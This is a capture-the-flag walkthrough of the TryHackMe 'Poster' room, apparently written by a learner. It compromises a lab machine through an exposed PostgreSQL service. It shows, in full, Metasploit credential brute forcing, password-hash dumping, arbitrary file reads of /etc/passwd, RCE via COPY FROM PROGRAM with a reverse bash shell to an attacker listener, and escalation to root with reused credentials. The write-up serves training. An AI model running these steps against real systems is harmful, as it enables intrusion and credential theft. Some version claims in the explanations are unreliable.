TryHackMe — Poster Writeups
Difficulty: Medium Room: Poster Focus: PostgreSQL Misconfiguration, Credential Reuse, RCE, Privilege Escalation
Introduction
Poster is a TryHackMe room that demonstrates the critical security implications of exposing a Relational Database Management System (RDBMS) to the internet. The room description hints that "the sys admin set up a rdbms in a safe way" — a statement that, as we'll see, is far from accurate.
This write-up documents my complete thought process, including dead ends and corrections, to provide a realistic view of how this machine was compromised.
What is an RDBMS?
Before diving into the exploitation, let's understand what we're dealing with. An RDBMS (Relational Database Management System) is a database system based on E. F. Codd's relational model. It stores data in tables (relations) with rows and columns, and uses SQL (Structured Query Language) for interaction.
Key Characteristics:
- Data stored in tables
- Tables related using keys (primary & foreign keys)
- Supports CRUD operations (Create, Read, Update, Delete)
- Examples: MySQL, PostgreSQL, MSSQL, Oracle
Why RDBMS over Flat Files?
- Multiple related tables vs. single table
- Normalized data vs. redundant data
- Optimized queries vs. poor efficiency
- Highly scalable vs. hard to scale
Phase 1: Initial Enumeration
I started with a comprehensive port scan to identify all exposed services on the target machine.
nmap -vv -p- 10.49.151.47 -sVResults:
Starting Nmap 7.80 ( https://nmap.org ) at 2026-01-09 16:40 GMT
NSE: Loaded 45 scripts for scanning.
Initiating Ping Scan at 16:40
Scanning 10.49.151.47 [4 ports]
Completed Ping Scan at 16:40, 0.03s elapsed (1 total hosts)
Initiating SYN Stealth Scan at 16:40
Scanning 10.49.151.47 [65535 ports]
Discovered open port 80/tcp on 10.49.151.47
Discovered open port 22/tcp on 10.49.151.47
Discovered open port 5432/tcp on 10.49.151.47
Completed SYN Stealth Scan at 16:40, 2.43s elapsed (65535 total ports)
Nmap scan report for 10.49.151.47
Host is up, received echo-reply ttl 64 (0.00041s latency).
Scanned at 2026-01-09 16:40:01 GMT for 8s
Not shown: 65532 closed ports
Reason: 65532 resets
PORT     STATE SERVICE    REASON         VERSION
22/tcp   open  ssh        syn-ack ttl 64 OpenSSH 7.2p2 Ubuntu 4ubuntu2.10 (Ubuntu Linux; protocol 2.0)
80/tcp   open  http       syn-ack ttl 64 Apache httpd 2.4.18 ((Ubuntu))
5432/tcp open  postgresql syn-ack ttl 64 PostgreSQL DB 9.5.8 - 9.5.10
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
Key Findings:
- Port 22 (SSH): OpenSSH 7.2p2 on Ubuntu
- Port 80 (HTTP): Apache 2.4.18
- Port 5432 (PostgreSQL): PostgreSQL version 9.5.8–9.5.10
Critical Observation: The exposed PostgreSQL service on port 5432 immediately stood out as a major security concern. Database services should never be publicly accessible, and the version (9.5.x) is outdated and known to be exploitable.
Phase 2: Web Enumeration
Before jumping straight into database exploitation, I decided to enumerate the web application to see if any credentials could be discovered there.
Initial Web Request
curl http://10.49.151.47
Response:
<!DOCTYPE HTML>
<html>
	<head>
		<title>Poster CMS</title>
		<meta charset="utf-8" />
		<meta name="viewport" content="width=device-width, initial-scale=1, user-scalable=no" />
		<link rel="stylesheet" href="assets/css/main.css" />
	</head>
	<body class="is-preload">
		<header id="header">
			<h1>Poster</h1>
			<p>A simple boot2root machine for hackers :3<br />
			try harder!</p>
		</header>
		<form id="signup-form" method="post" action="#">
			<input type="email" name="email" id="email" placeholder="Email Address" />
			<input type="submit" value="Sign Up" />
		</form>
	</body>
</html>
The page appeared to be a static landing page with no backend functionality. The form's action was set to #, indicating no server-side processing.
Directory Brute Forcing
I ran Gobuster to discover any hidden directories or files:
gobuster dir -u http://10.49.151.47/ \
-w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt \
-t 100 -e .php,.html,.js,.txt,.bak,.zip
Results:
===============================================================
Gobuster v3.6
===============================================================
[+] Url:                     http://10.49.151.47/
[+] Method:                  GET
[+] Threads:                  100
[+] Wordlist:                 /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes:    404
[+] User Agent:              gobuster/3.6
[+] Expanded:                true
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
http://10.49.151.47/images               (Status: 301) [Size: 313]
http://10.49.151.47/assets               (Status: 301) [Size: 313]
http://10.49.151.47/server-status        (Status: 403) [Size: 277]
Progress: 218275 / 218276 (100.00%)
Findings:
/images- Static image directory/assets- Static assets (CSS, JS)/server-status- Apache status page (403 Forbidden - properly restricted)
Conclusion: The web application served only static content with no backend processing. No administrative panels, login pages, or dynamic endpoints were discovered. This confirmed that the intended attack path did not involve web exploitation, and the exposed PostgreSQL service was the primary attack vector.
Phase 3: PostgreSQL Credential Enumeration
With the web application ruled out, I focused on the exposed PostgreSQL service. My first step was to test for default credentials.
Manual Credential Testing
psql -h 10.49.151.47 -U postgresResult:
Password for user postgres:
psql: error: connection to server at "10.49.151.47", port 5432 failed:
FATAL:  password authentication failed for user "postgres"
Default credentials were changed, which is good practice. However, password-based authentication was still enabled, making credential enumeration viable.
Metasploit Credential Enumeration
I switched to Metasploit for more systematic credential testing:
msfconsole
use auxiliary/scanner/postgres/postgres_login
set RHOSTS 10.49.151.47
run
Output:
[!] No active DB -- Credential data will not be saved!
[-] 10.49.151.47:5432 - LOGIN FAILED: postgres:postgres@template1 (Incorrect: Invalid username or password)
[-] 10.49.151.47:5432 - LOGIN FAILED: postgres:@template1 (Incorrect: Invalid username or password)
[-] 10.49.151.47:5432 - LOGIN FAILED: postgres:tiger@template1 (Incorrect: Invalid username or password)
[-] 10.49.151.47:5432 - LOGIN FAILED: postgres:postgres@template1 (Incorrect: Invalid username or password)
[+] 10.49.151.47:5432 - Login Successful: postgres:<REDACTED>@template1
[-] 10.49.151.47:5432 - LOGIN FAILED: :postgres@template1 (Incorrect: Invalid username or password)
[*] Scanned 1 of 1 hosts (100% complete)
[*] Bruteforce completed, 1 credential was successful.
[*] You can open a Postgres session with these credentials and CreateSession set to true
[*] Auxiliary module execution completed
🎯 Success!
Valid credentials discovered:
- Username:
postgres - Password:
<REDACTED>
Critical Security Flaw: The administrator changed the default password. This demonstrates a fundamental misunderstanding of security — changing credentials is meaningless if the new password is equally weak.
Phase 4: PostgreSQL Version Enumeration
With valid credentials, I proceeded to enumerate the PostgreSQL version to understand what capabilities were available.
use auxiliary/admin/postgres/postgres_sql
set RHOSTS 10.49.151.47
set USERNAME postgres
set PASSWORD <REDACTED>
run
Query Executed:
SELECT version();Output:
[*] Running module against 10.49.151.47
Query Text: 'select version()'
==============================
    version
    -------
    PostgreSQL 9.5.21 on x86_64-pc-linux-gnu, compiled by gcc (Ubuntu 5.4.0-6ubuntu1~16.04.12) 5.4.0 20160609, 64-bit
[*] Auxiliary module execution completed
Version Identified:
- PostgreSQL 9.5.21 on Ubuntu 16.04 (64-bit)
Why This Matters:
PostgreSQL versions ≤ 9.6 support the COPY FROM PROGRAM feature, which can be abused by superusers to execute operating system commands. This version is outdated and vulnerable to command execution if proper access controls aren't in place.
Phase 5: Dumping PostgreSQL Password Hashes
As a PostgreSQL superuser, I could dump password hashes from the database system catalogs.
use auxiliary/scanner/postgres/postgres_hashdump
set RHOSTS 10.49.151.47
set USERNAME postgres
set PASSWORD <REDACTED>
run
Output:
[+] Query appears to have run successfully
[+] Postgres Server Hashes
======================
 Username   Hash
 --------   ----
 darkstart  md58842b99375db43e9fdf238753623....
 poster     md578fb805c7412ae597b399844a54c....
 postgres   md532e12f215ba27cb750c9e093ce4b....
 sistemas   md5f7dbc0d5a06653e74da6b1af9290....
 ti         md57af9ac4c593e9e4f275576e13f93....
 tryhackme  md503aab1165001c8f8ccae31a8824e....
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
Results:
- 6 user password hashes successfully dumped
- Multiple database users identified:
darkstart,poster,postgres,sistemas,ti,tryhackme
Note on PostgreSQL Hash Format:
PostgreSQL stores passwords as MD5 hashes in the format md5(password + username). This means the username must be included when cracking these hashes.
Phase 6: Arbitrary File Read via PostgreSQL
PostgreSQL superusers can read arbitrary files from the filesystem using the COPY FROM command. I tested this capability by reading /etc/passwd.
use auxiliary/admin/postgres/postgres_readfile
set RHOSTS 10.49.151.47
set USERNAME postgres
set PASSWORD <REDACTED>
set RFILE /etc/passwd
run
Output:
[*] Running module against 10.49.151.47
Query Text: 'CREATE TEMP TABLE PmiOSaLFlBu (INPUT TEXT);
      COPY PmiOSaLFlBu FROM '/etc/passwd';
      SELECT * FROM PmiOSaLFlBu'
===================================================================================================================================================
    input
    -----
    #/home/dark/credentials.txt
    _apt:x:105:65534::/nonexistent:/bin/false
    alison:x:1000:1000:Poster,,,:/home/alison:/bin/bash
    backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
    bin:x:2:2:bin:/bin:/usr/sbin/nologin
    daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
    dark:x:1001:1001::/home/dark:
    games:x:5:60:games:/usr/games:/usr/sbin/nologin
    gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
    irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
    list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
    lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
    mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
    man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
    messagebus:x:106:110::/var/run/dbus:/bin/false
    news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
    nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
    postgres:x:109:117:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
    proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
    root:x:0:0:root:/root:/bin/bash
    sshd:x:108:65534::/var/run/sshd:/usr/sbin/nologin
    sync:x:4:65534:sync:/bin:/bin/sync
    sys:x:3:3:sys:/dev:/usr/sbin/nologin
    syslog:x:104:108::/home/syslog:/bin/false
    systemd-bus-proxy:x:103:105:systemd Bus Proxy,,,:/run/systemd:/bin/false
    systemd-network:x:101:103:systemd Network Management,,,:/run/systemd/netif:/bin/false
    systemd-resolve:x:102:104:systemd Resolver,,,:/run/systemd/resolve:/bin/false
    systemd-timesync:x:100:102:systemd Time Synchronization,,,:/run/systemd:/bin/false
    uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
    uuidd:x:107:111::/run/uuidd:/bin/false
    www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
🔍 Critical Discovery:
At the very top of the output, I noticed an unusual comment:
#/home/dark/credentials.txtThis was not a normal part of /etc/passwd. This appeared to be an intentional hint left by the room author, pointing directly to a credentials file.
Key System Users Identified:
alison(UID 1000) - Regular user with bash shelldark(UID 1001) - Regular userpostgres(UID 109) - PostgreSQL administrator
Phase 7: Extracting System Credentials
Following the hint, I read the credentials file:
set RFILE /home/dark/credentials.txt
run
Output:
[*] Running module against 10.49.151.47
Query Text: 'CREATE TEMP TABLE JOfmJxOiOKE (INPUT TEXT);
      COPY JOfmJxOiOKE FROM '/home/dark/credentials.txt';
      SELECT * FROM JOfmJxOiOKE'
====================================================================================================================================
    input
    -----
    dark:<REDACTEDDDD>
[+] 10.49.151.47:5432 Postgres - /home/dark/credentials.txt saved in /home/kali/.msf4/loot/20260109224635_default_10.49.151.47_postgres.file_313159.txt
[*] Auxiliary module execution completed
🎯 System Credentials Recovered:
- Username:
dark - Password:
<REDACTED>
This demonstrated another critical security flaw: storing plaintext credentials in an accessible file on the filesystem.
Phase 8: SSH Access as dark
With valid system credentials, I gained SSH access:
ssh dark@10.49.151.47Password: ....
Shell Obtained:
dark@ubuntu:~$Initial Enumeration as dark
I explored the system to understand the environment:
whoami
dark
ls -la
total 28
drwxr-xr-x 2 dark dark 4096 Jul 28  2020 ./
drwxr-xr-x 4 root root 4096 Jul 28  2020 ../
-rw------- 1 dark dark   26 Jul 28  2020 .bash_history
-rw-r--r-- 1 dark dark  220 Aug 31  2015 .bash_logout
-rw-r--r-- 1 dark dark 3771 Aug 31  2015 .bashrc
-rw-r--r-- 1 dark dark  655 May 16  2017 .profile
-rwxrwxrwx 1 dark dark   24 Jul 28  2020 credentials.txt*
Attempting to Access alison's Flag
I checked for other users and attempted to read alison's user flag:
ls -la /home
total 16
drwxr-xr-x  4 root   root   4096 Jul 28  2020 .
drwxr-xr-x 22 root   root   4096 Jul 28  2020 ..
drwxr-xr-x  4 alison alison 4096 Jul 28  2020 alison
drwxr-xr-x  2 dark   dark   4096 Jul 28  2020 dark
ls -la /home/alison/
total 40
drwxr-xr-x 4 alison alison 4096 Jul 28  2020 .
drwxr-xr-x 4 root   root   4096 Jul 28  2020 ..
-rw------- 1 alison alison 2444 Jul 28  2020 .bash_history
-rw-r--r-- 1 alison alison  220 Aug 31  2015 .bash_logout
-rw-r--r-- 1 alison alison 3771 Aug 31  2015 .bashrc
drwx------ 2 alison alison 4096 Jul 28  2020 .cache
drwxr-xr-x 2 alison alison 4096 Jul 28  2020 .nano
-rw-r--r-- 1 alison alison  655 May 16  2017 .profile
-rw-r--r-- 1 alison alison    0 Jul 28  2020 .sudo_as_admin_successful
-rw-r--r-- 1 root   root    183 Jul 28  2020 .wget-hsts
-rw------- 1 alison alison   35 Jul 28  2020 user.txt
The user.txt file had restrictive permissions (-rw-------), meaning only alison could read it. I also noticed .sudo_as_admin_successful, indicating alison had sudo privileges.
cat /home/alison/user.txt
cat: /home/alison/user.txt: Permission denied
As expected, direct access was denied. I needed to either become alison or escalate to root.
Checking for Privilege Escalation Paths
I checked for sudo privileges and SUID binaries:
sudo -l
[sudo] password for dark:
Sorry, user dark may not run sudo on ubuntu.
No sudo access for dark.
find / -perm -u=s -type f 2>/dev/null
/usr/bin/chfn
/usr/bin/sudo
/usr/bin/vmware-user-suid-wrapper
/usr/bin/chsh
/usr/bin/passwd
/usr/bin/newgrp
/usr/bin/gpasswd
/usr/lib/openssh/ssh-keysign
/usr/lib/eject/dmcrypt-get-device
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/bin/ping6
/bin/umount
/bin/fusermount
/bin/su
/bin/mount
/bin/ping
All standard SUID binaries — nothing exploitable here.
Checking Bash History
I examined dark's bash history for clues:
cat .bash_history
sudo mv
sudo -s
su alison
Interesting! Dark had previously attempted to switch to alison. This suggested credential reuse might be possible, but my attempt failed:
su alison
Password:
su: Authentication failure
The password wasn't reused between dark and alison. I needed another approach.
Phase 9: PostgreSQL RCE via COPY FROM PROGRAM
Since I already had PostgreSQL superuser access, I decided to leverage it for remote command execution. PostgreSQL 9.5.x supports the COPY FROM PROGRAM feature, which can execute OS commands when used by a superuser.
Using Metasploit Exploit Module
The correct Metasploit module for this is:
exploit/multi/postgres/postgres_copy_from_program_cmd_execNote: Initially, I mistakenly thought it was under exploit/linux/postgres/, but the correct path is exploit/multi/postgres/.
use exploit/multi/postgres/postgres_copy_from_program_cmd_exec
set RHOSTS 10.49.151.47
set USERNAME postgres
set PASSWORD <REDACTED>
set LHOST <YOUR_IP>
set TARGET 0
set payload cmd/unix/reverse_bash
set LPORT 6666
run
Output:
[*] Started reverse TCP handler on 0.0.0.0:6666
[*] 10.49.151.47:5432 - PostgreSQL 9.5.21
[*] 10.49.151.47:5432 - Sending payload...
[*] Command Stager progress - 100.00% done (819/819 bytes)
[*] Sending stage (816 bytes) to 10.49.151.47
[*] Command shell session 1 opened (192.168.143.11:6666 -> 10.49.151.47:41614) at 2026-01-09 16:50:23 +0000
Shell Obtained!
On my listener:
rlwrap nc -lnvp 6666
listening on [any] 6666 ...
connect to [192.168.143.11] from (UNKNOWN) [10.49.151.47] 41614
Stabilizing the Shell
python3 -c 'import pty; pty.spawn("/bin/bash")'
export TERM=xterm
stty rows 40 cols 120
Verification:
whoami
postgres
pwd
/var/lib/postgresql/9.5/main
Perfect! I now had a shell as the postgres user.
Phase 10: Discovering Alison's Credentials in config.php
While enumerating the system, I explored the web directory:
cd /var/www/html
ls -la
total 20
drwxr-xr-x 2 root root 4096 Jul 28  2020 .
drwxr-xr-x 3 root root 4096 Jul 28  2020 ..
-rw-r--r-- 1 root root 1233 Jul 28  2020 index.html
-rw-r--r-- 1 root root  183 Jul 28  2020 config.php
A config.php file! This was exactly what I needed.
cat config.phpOutput:
<?php
        $dbhost = "127.0.0.1";
        $dbuname = "alison";
        $dbpass = ".............";
        $dbname = "mysudopassword";
?>
🎯 Critical Discovery!
I found alison's database credentials:
- Username:
alison - Password:
...........
This was a massive security flaw: storing plaintext credentials in a web-accessible configuration file. Even worse, this password was likely reused for alison's system account.
Phase 11: Lateral Movement to alison
With alison's credentials, I attempted to switch users:
su alisonPassword: p4ssw0rdS3cur3!#
Success!
whoami
alison
Excellent! Credential reuse between the database and system account allowed lateral movement.
Phase 12: Obtaining the User Flag
Now as alison, I could read the user flag:
cat ~/user.txt✅ User Flag Obtained!
THM{REDACTED}Phase 13: Privilege Escalation to Root
As alison, I checked sudo permissions:
sudo -lPassword: ........
Output:
Matching Defaults entries for alison on ubuntu:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin
User alison may run the following commands on ubuntu:
    (ALL : ALL) ALL
Perfect! Alison had full sudo privileges without password restrictions.
Escalating to Root
sudo suVerification:
whoami
root
id
uid=0(root) gid=0(root) groups=0(root)
Root access achieved!
Phase 14: Obtaining the Root Flag
cd /root
ls
root.txt
cat root.txt
✅ Root Flag Obtained!
THM{REDACTED}Complete Attack Chain Summary
- Port Scanning — Identified exposed PostgreSQL service on port 5432
- Web Enumeration — Confirmed static website with no attack surface
- Credential Enumeration — Discovered weak PostgreSQL credentials (
postgres:……) - Version Enumeration — Identified PostgreSQL 9.5.21 (vulnerable to COPY FROM PROGRAM)
- Hash Dumping — Extracted 6 PostgreSQL user password hashes
- Arbitrary File Read — Read
/etc/passwdand discovered hint pointing to credentials file - Credential Extraction — Recovered system credentials (
dark:……) - SSH Access — Gained initial foothold as user
dark - RCE via PostgreSQL — Achieved command execution using COPY FROM PROGRAM
- Web Config Discovery — Found
config.phpcontaining alison's credentials - Lateral Movement — Switched to user
alisonusing credential reuse - User Flag — Retrieved
user.txtfrom alison's home directory - Privilege Escalation — Escalated to root via sudo
- Root Flag — Retrieved
root.txtfrom/root
References
This write-up documents my complete thought process and methodology while solving the Poster room. All commands and outputs are from my actual engagement with the target machine.